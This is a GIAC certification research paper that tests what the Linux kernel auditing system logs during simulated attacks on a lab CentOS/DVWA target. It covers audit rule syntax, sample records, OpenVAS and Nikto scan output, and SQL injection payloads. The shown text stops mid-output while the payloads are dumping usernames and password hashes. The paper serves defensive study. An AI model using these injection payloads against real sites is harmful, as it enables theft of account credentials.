All-Seeing Eye or Blind Man? Understanding the Linux Kernel Auditing System

David Kennel

All-Seeing Eye or Blind Man?

Understanding the Linux Kernel Auditing System

GIAC (GCIH) Gold Certification

Author: David Kennel, dakennel@gmail.com

Advisor: Dave Hoelzer

Accepted: September 15th, 2018

Abstract

The Linux kernel auditing system provides powerful capabilities for monitoring system activity. While the auditing system is well documented, the manual pages, user guides, and much of the published writings on the audit system fail to provide guidance on the types of attacker-related activities that are, and are not, likely to be logged by the auditing system. This paper uses simulated attacks and analyzes logged artifacts for the Linux kernel auditing system in its default state and when configured using the Controlled Access Protection Profile (CAPP) and the Defense Information Systems Agency's (DISA) Security Implementation Guide (STIG) auditing rules. This analysis provides a clearer understanding of the capabilities and limitations of the Linux audit system in detecting various types of attacker activity and helps to guide defenders on how to best utilize the Linux auditing system.

1. Introduction

The Linux kernel auditing system is an extremely powerful tool capable of logging a variety of system activity not covered by the standard syslog utility, including; monitoring access to files, logging system calls, recording commands, and logging some types of security events (Jahoda et al., 2018). While the basic functionality of the auditing system is well documented, there is a notable gap in that while the documentation describes how to monitor events, it does not specify what to monitor, nor does it clarify what types of real-world activity the auditing system is likely to record or what it will miss. The content of logs and audit trails are critical as they can play an important role in reconstructing system activity in the event of a security incident.

Many systems administrators operate systems in environments where systems are expected to comply with one or more required security frameworks and standards (Noblett, 2006). These laws, frameworks and standards, which include HIPAA, NISPOM, the Sarbanes Oxley Act, FISMA, DISA STIG, PCI-DSS, Common Criteria, the Gramm–Leach–Bliley Act, and NIST 800-53 among others, frequently address logging and auditing requirements (U.S. Department of Commerce, 2013, p. F-42). With no guidance from the official documentation, many systems administrators and security teams will likely use the auditing system in its default state or rely on the provided standards-based configuration files. While in many cases this may satisfy regulatory and compliance requirements, there is an open question as to how this may, or may not, be helping the organization detect and reconstruct malicious activity.

This research will examine the auditing system’s responses to simulated attack traffic and observe what portions of the simulated attacks are and are not logged by the auditing system. The target system for this exercise will be a CentOS 7.0 system which is representative of the most popular distributions in the United States (Vaughan-Nichols, 2018). The system was installed from the 7.0 distribution ISO images and was not permitted to update any of the installed software. Using an unpatched version ensures that the target system has exploitable vulnerabilities. In addition to the base installation, the

Damn Vulnerable Web App (DVWA) security training application was installed. DVWA represents a poorly-authored web application that was used to test the audit system's response to attacks against the application layer. The DVWA version used was the latest available as of June 2018. The target system was installed as a virtual machine on the Oracle VirtualBox hypervisor and was configured to participate in a private network with the attack system.

The attack system is a Kali Linux system installed from the current media as of June 2018 and was fully updated at the beginning of the exercise. Kali is a penetration testing-focused Linux distribution and was chosen because of the ready availability of tools that aid in attacking the target system.

To test the auditing system, the target was subjected to six attacks intended to represent common attack scenarios. Each attack was conducted three times, once with the default audit rules active, once with the Common Criteria Controlled Access Protection Profile (CAPP) rules active, and once with the Defense Information Systems Agency (DISA) Security Technical Implementation Guide (STIG) rules active. The target was rebooted at each rule change, and the audit logs were rotated before the attack in order to clear the audit records generated as part of the normal boot sequence. At the conclusion of each attack sequence, the audit logs generated by each of the three rules sets were examined.

Following the principle of offense informing defense, this work should provide some expectations of the types of activity that the auditing system records, and the types of activities that are missed. These simulated attacks will help systems administrators and incident response teams understand what attack evidence looks like in these logs. This research will also provide a practical basis for administrators and security teams looking to improve attack detection and reconstruction by tuning the Linux kernel auditing system.

2. The Linux Kernel Auditing System

The Linux Kernel Auditing System was intended to be a low-overhead auditing function that would integrate with SELinux and other parts of the kernel (Faith, 2004). The audit system consists of the following components:

- The Kernel auditing functionality
- Auditd: the auditing userspace daemon that handles the filtering rules and writes the logs to disk
- Audisp: the auditing log multiplexer that manages the transmission of logs to remote systems and other applications
- Auditctl: an audit control utility that can be used to add rules, remove rules, report the status of the auditing system, and enable or disable the auditing system
- Ausearch: a utility for searching the audit logs for events
- Aureport: a utility for producing summary reports from audit records
- Aulast: an audit system version of the Unix “last” command. Aulast finds the user who logged in last by parsing the audit records

In context, the components of the auditing system can be visualized as represented in Figure 1.




Figure 1: Diagram of the Linux Kernel Auditing System Components.

In concept, the auditing system appears to be similar to the standard Unix/Linux system logging functionality; however, there are many important differences. The auditing system only logs records from trusted applications (Grubb, 2011), unlike the syslog service which will accept log messages from any application. The audit system can also monitor access to files, log system calls and mark the running audit rules as immutable which requires a reboot to change the rules configuration. The audit logs are more detailed and more difficult to alter compared to standard system logs.

2.1 Audit Rules

The auditing system has three basic rule types: control rules, system call rules, and file system rules. Control rules control the behavior of the audit system. Critical control rule settings include the size of the buffer for the audit data and the ability to make the rule set immutable. System call rules allow system calls to be logged. File system rules monitor access to files.

An example syscall rule from the DISA STIG rules:

```
-a always,exit -F arch=b32 -S adjtimex -S settimeofday
-S stime -k time-change
```

The rule starts with "-a always, exit" this is the action and filter for this rule. In this case, the event is always logged when the syscall exits. The -F arch=b32 argument specifies which architecture lookup table will be referenced when identifying the system call. The potential for ambiguity in the system call lookup can be a problem on x86_64 architecture systems as they can process both the 32 and 64-bit system calls. The calls can have different numbers when called as 32 or 64-bit, so it is important to specify rules for both so that the events are logged and interpreted properly (Grubb, n.d.). The -S specifies which syscalls are associated with this rule; in this case, it is the adjtimex, settimeofday, and stime syscalls. The -k option specifies a key for the rule. The keys are user selectable and are intended to make searching and parsing the audit logs easier.

A sample file watch from the DISA STIG rules looks like this:

```
-w /etc/shadow -p wa -k identity
```

The -w option specifies which file to monitor. In this case, the rule is monitoring /etc/shadow. The -p option specifies which permissions usage is logged; in this sample, only the use of the write and attribute change permissions are logged. Read access and execution can also be logged. A user-defined key of "identity" is assigned to this rule.

2.2 Audit Logs

Audit logs records are complex, and a single event may generate multiple records. A sample audit record appears as follows:

```
type=USER_AUTH msg=audit(1530468581.190:512): pid=2740 uid=0
auid=4294967295 ses=4294967295 subj=system_u:system_r:sshd_t:s0-
```

```
s0:c0.c1023 msg='op=success acct="mike" exe="/usr/sbin/sshd" hostname=?
addr=10.0.2.7 terminal=ssh res=success'
```

While a complete dissection and documentation of the audit record is beyond the scope of this paper, there are a few elements of this record that should be noted. This record documents a "USER_AUTH" or user authentication event. Looking into the record, it contains information that allows an incident responder to determine that the user "mike," acct="mike," successfully, "res=success," logged in via the SSH service, "exe=/usr/sbin/sshd" and "terminal=ssh." While some audit records do require some decoding, most of the information needed to piece together a sequence of events can be ascertained by reading the plain text of the record, as demonstrated in this sample.

Syscall records are the probably the most difficult of the audit log entries to understand. Here is a sample syscall log entry generated from the DISA STIG rules:

```
type=SYSCALL msg=audit(1530468581.281:521): arch=c000003e syscall=188
success=yes exit=0 a0=7fa3ce86f08c a1=7fa3cd5ed79e a2=7fa3ce8731f0 a3=27
items=1 ppid=1410 pid=2740 auid=1001 uid=0 gid=0 euid=0 suid=0 fsuid=0
egid=0 sgid=0 fsgid=0 tty=(none) ses=2 comm="sshd" exe="/usr/sbin/sshd"
subj=system_u:system_r:sshd_t:s0-s0:c0.c1023 key="perm_mod"
```

Without decoding this rule, it is possible to tell that this syscall is logging a permissions change of some type executed by the sshd executable. The key field is user-defined and can be used to make it easier to search for audit records of specific types of activity. Much of the information in this syscall record is encoded or requires a lookup. The utilities that come with the auditing system can assist in decoding the encoded information.

The ausearch utility, when run with the --interpret option, returns this audit entry as follows:

```
type=SYSCALL msg=audit(07/01/2018 12:09:41.281:521) : arch=x86_64
syscall=setxattr success=yes exit=0 a0=0x7fa3ce86f08c a1=0x7fa3cd5ed79e
```

```
a2=0x7fa3ce8731f0 a3=0x27 items=1 ppid=1410 pid=2740 auid=mike uid=root
gid=root euid=root suid=root fsuid=root egid=root sgid=root fsgid=root
tty=(none) ses=2 comm=sshd exe=/usr/sbin/sshd
subj=system_u:system_r:sshd_t:s0-s0:c0.c1023 key=perm_mod
```

The addition of the --interpret option for this sample entry has decoded the arch, syscall, and auid fields. However, the a0, a1, a2, and a3 entries remain inscrutable. These are the arguments passed to the system call in this case, it is the “setxattr” system call. To understand the arguments, one must reference the man page for the syscall in question. Setxattr takes five arguments: path, name, value, size, and flags (Linux man-pages project, 2017). The first four arguments are logged by the audit system and are represented as a0 through a3. In the case of setxattr the a0, a1, and a2 arguments are the starting memory addresses of the path, name and value arguments, while a3 contains the size of the value field. In this record, the a0 through a3 entries are of little help in understanding the event.

3. Provided Audit Rules

The Linux kernel auditing capability can be used to satisfy some of the auditing and logging requirements of various security standards (Jahoda et al., 2018). The CentOS 7.0 system used as an evaluation target includes rules designed to support conformance with the DISA STIG, the National Industrial Security Program Operating Manual (NISPOM) as well as the Common Criteria Controlled Access Protection Profile (CAPP) and the Labeled Security Protection Profile (LSPP). The active rule set present in a default installation is essentially empty and contains only directives to flush existing rules and set the buffer size.

Review of the CAPP and LSPP rules shows that the rules are substantially similar. The LSPP rule set contains a few items that the CAPP rule set does not, including file watches for the CUPS configuration files, SELinux configuration files, AIDE configuration files, XINETD configuration files, and some networking and ipsec tunneling configuration files. The LSPP rules also have active rules for monitoring the syscalls that manipulate extended file attributes; these rules are present in the CAPP rule set but are commented out by default.

The CAPP and LSPP rules both contain a large number of rules but many of the rules are commented out. In some cases, this is due to architectural issues, with certain calls not being present on 32-bit or 64-bit architectures. In other cases, rules are disabled with a comment of "Enable if you are interested in these events." Some of the commented rules could be expected to produce a high volume of audit records on a busy system. For example, the CAPP rules contain directives to audit the syscalls related to the moving, removing and linking of files. On a system that creates and destroys a large number of temp files, this could generate an excessive number of records.

The NISPOM rules contain fewer directives but have many more active system call monitor rules. In particular, the NISPOM rules are monitoring for a large number of system calls that could generate a high volume of records including: mkdir, open, openat, close, and unlink. While monitoring these system calls would give a very fine-grained record of system activity, the volume of records that would be generated would likely be quite high which can impede analysis and negatively impact system performance.

The DISA STIG rules contain fewer directives than the CAPP rules but more than the NISPOM rules. The differences between the STIG and CAPP rules are both profound and subtle. The STIG rules, by default, have active rules that audit for the use of the ptrace system call. On the other hand, while both the CAPP and the STIG rules set a file watch on /etc/shadow, the STIG rules only look for the use of the write and attribute change rights against that file, and the CAPP rules monitor all accesses to it.


4. Audit Records of Simulated Attacks

For incident responders, the big question is-- what types of attack traffic does the audit system record evidence of, and what types of attack traffic does it miss? Answering this question can provide information that can aid in the tuning of audit rules and can provide expectations for where incident responders can look to understand the various stages and activities involved in an attack.

To test the auditing system, small components of a complete attack have been taken and tested against the auditing system using the default, CAPP and STIG rules, in turn.

4.1 Attack Sequence 1 - OS Level Reconnaissance

Attackers will frequently perform reconnaissance activity before attempting further exploitation of a system (Kostadinov, 2013). The attackers hope to discover information and, hopefully, vulnerabilities that can be exploited to gain control of the target system. To test the audit system's response to reconnaissance activity, a vulnerability assessment was performed on the target system using the OpenVAS scanner. The results from the scan are pictured below in Figure 2.



Sun Jun 24 20:13:12 2018 UTC

Filter:
autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70

Report: Results (4 of 117)

ID: 9b1b8a03-7317-4d35-8ec8-5789528afcbf
Modified: Sun Jun 24 20:12:13 2018
Created: Sun Jun 24 19:59:48 2018
Owner: admin

1 - 4 of 4

Vulnerability		Severity	QoD	Host	Location	Actions
HTTP Debugging Methods (TRACE/TRACK) Enabled		5.8 (Medium)	99%	10.0.2.8	80/tcp	
SSH Weak Encryption Algorithms Supported		4.3 (Medium)	95%	10.0.2.8	22/tcp	
TCP timestamps		2.6 (Low)	80%	10.0.2.8	general/tcp	
SSH Weak MAC Algorithms Supported		2.6 (Low)	95%	10.0.2.8	22/tcp	

(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70)

1 - 4 of 4

Backend operation: 0.37s

Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net

Figure 2: OpenVAS Scan Results

The OpenVAS scanner did not find a significant number of issues on the target system. The limited number of discovered issues is due to the low number of remotely exploitable issues in CentOS 7 and the limitations of network-based scanning.

4.1.1 Attack Sequence 1 Results

Some of the activity of the vulnerability scan was detected by the Linux kernel auditing system with the default ruleset enabled. As part of the vulnerability scan, OpenVAS makes a number of attempts to log on to the target system via SSH. These were not successful, but the login attempts were very clearly visible in the audit log as both the creation and destruction of the SSHD worker processes, and the failed login attempts were all logged. The SSH connections logged by the default rule set looks like the following example when viewed with the ausearch --interpret command:

```
type=USER_LOGIN msg=audit(06/24/2018 14:11:26.262:3549) : pid=5103 uid=root auid=unset ses=unset subj=system_u:system_r:sshd_t:s0-s0:c0.c1023 msg='op=login acct=(unknown user) exe=/usr/sbin/sshd hostname=? addr=10.0.2.7 terminal=ssh res=failed'
```

The CAPP rules contained some additional logging but did not provide much with regard to information that was not already present in the results from the default rules. The additional rules in the CAPP rule set did cause access to the /etc/shadow file to be logged when the OpenVAS scanner attempted a login to an account that was present on the system. However, since the rapid SSH login attempts were already a clear indication of abnormal activity, the additional logging does not add meaningful information to improve the ability to understand the attack. The CAPP rules also resulted in additional, non-meaningful logging from the CentOS 7 time synchronization service, chronyd. There were also additional logs from crond and systemd. In both cases, these were records of routine system activity and were unrelated to the vulnerability scan.

Like the default ruleset, the STIG rules logged the SSH login attempts. Unlike the CAPP rules, the STIG rule set did not log the accesses to the /etc/shadow file when a valid username was presented. Like the CAPP rules, the audit trail contained chatter from chronyd and crond, neither of which added to value to the log stream for this event.


None of the three rules sets logged any information regarding the probing of other network services and ports that would have been associated with a network vulnerability scan. This lack of information could lead to the misclassification of the event as a credential stuffing or brute force attempt instead of a vulnerability scan.

The system logs contained a clear indication of the SSH login attempts in the /var/log/secure log. The apache logs in /var/log/httpd also contained clear evidence of the scan including the OpenVAS user agent string. An example entry from the Apache access log containing the OpenVAS user agent string is as follows:

10.0.2.7 - - [24/Jun/2018:14:22:19 -0600] "GET /scripts/tools/dsnform.exe HTTP/1.1" 404 223 "-" "Mozilla/5.0 [en] (X11, U; OpenVAS 9.0.1)"

4.2 Attack Sequence 2 - Application Level Reconnaissance

Because web application level attacks are common (Ionescu, 2015), a specific test of the auditing system's reaction to a web application vulnerability scan was performed. The Nikto web vulnerability scanner was used with its default plugins. On the attack system, the command and results were as follows:



```
root@kali:~# nikto -host 10.0.2.8 -nolookup
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.2.8
+ Target Hostname:    10.0.2.8
+ Target Port:        80
+ Start Time:         2018-06-21 20:57:33 (GMT-6)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS) PHP/5.4.16
+ Server leaks inodes via ETags, header found with file /, fields: 0x1310 0x4fc0a3f32a9c0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ PHP/5.4.16 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8345 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2018-06-21 20:57:47 (GMT-6) (14 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 3: Nikto Web Scanner Output

4.2.1 Attack Sequence 2 Results


All three of the audit rules sets were completely blind to the Nikto web scanner activity. Differences were observed in the audit records that were generated. The differences between the default rules and the other two rules sets were due to the rules monitoring changes in system time. The chronyd process was active during the simulated attack and was logged by the CAPP and STIG rules. This activity was unrelated to the attack.

The Apache access log and error log were much better indicators of this attack as they both contained evidence of the rapid series of GET requests and the 404 results for failing tests. The access log also contained clear evidence of the Nikto scanner in the user agent string. An example entry from the Apache access log showing the Nikto web scanner’s user agent string is as follows:

```
10.0.2.7 - - [24/Jun/2018:14:04:36 -0600] "GET /cgi-bin/mt/ HTTP/1.1" 404 209 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001098)"
```

4.3 Attack Sequence 3 - Application Layer Attack: SQLi

The auditing system’s response to application layer attacks was further tested by launching a pair of successful SQL injection attacks against the Damn Vulnerable Web Application (DVWA) installation on the target system. DVWA offers a vulnerable form that can have a large number of SQL injection attacks executed against it. The form query is “SELECT first_name, last_name FROM users WHERE user_id = ‘$id’;”. This attack sample replicated two steps that would likely be seen if an attacker was trying to pull the accounts and account password hashes from the database. The first was a simple listing of users using the syntax “%’ or 0=0 union select null, user() #” resulting in a union select through the vulnerable form which produced the output in Figure 4.



```
ID: %' or '0'='0' union select null, user() #
First name: admin
Surname: admin

ID: %' or '0'='0' union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or '0'='0' union select null, user() #
First name: Hack
Surname: Me

ID: %' or '0'='0' union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or '0'='0' union select null, user() #
First name: Bob
Surname: Smith

ID: %' or '0'='0' union select null, user() #
First name:
Surname: dvwa@localhost
```

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Figure 4: Account Name Harvesting via SQL Injection

The second query targeted the account secrets using the syntax "%' or 0=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #", which resulted in the following output:



Vulnerability: SQL Injection

```
ID: %' or '0'='0' union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: admin
Surname: admin

ID: %' or '0'='0' union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Gordon
Surname: Brown

ID: %' or '0'='0' union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Hack
Surname: Me

ID: %' or '0'='0' union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Pablo
Surname: Picasso

ID: %' or '0'='0' union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Bob
Surname: Smith

ID: %' or '0'='0' union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' or '0'='0' union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' or '0'='0' union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' or '0'='0' union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
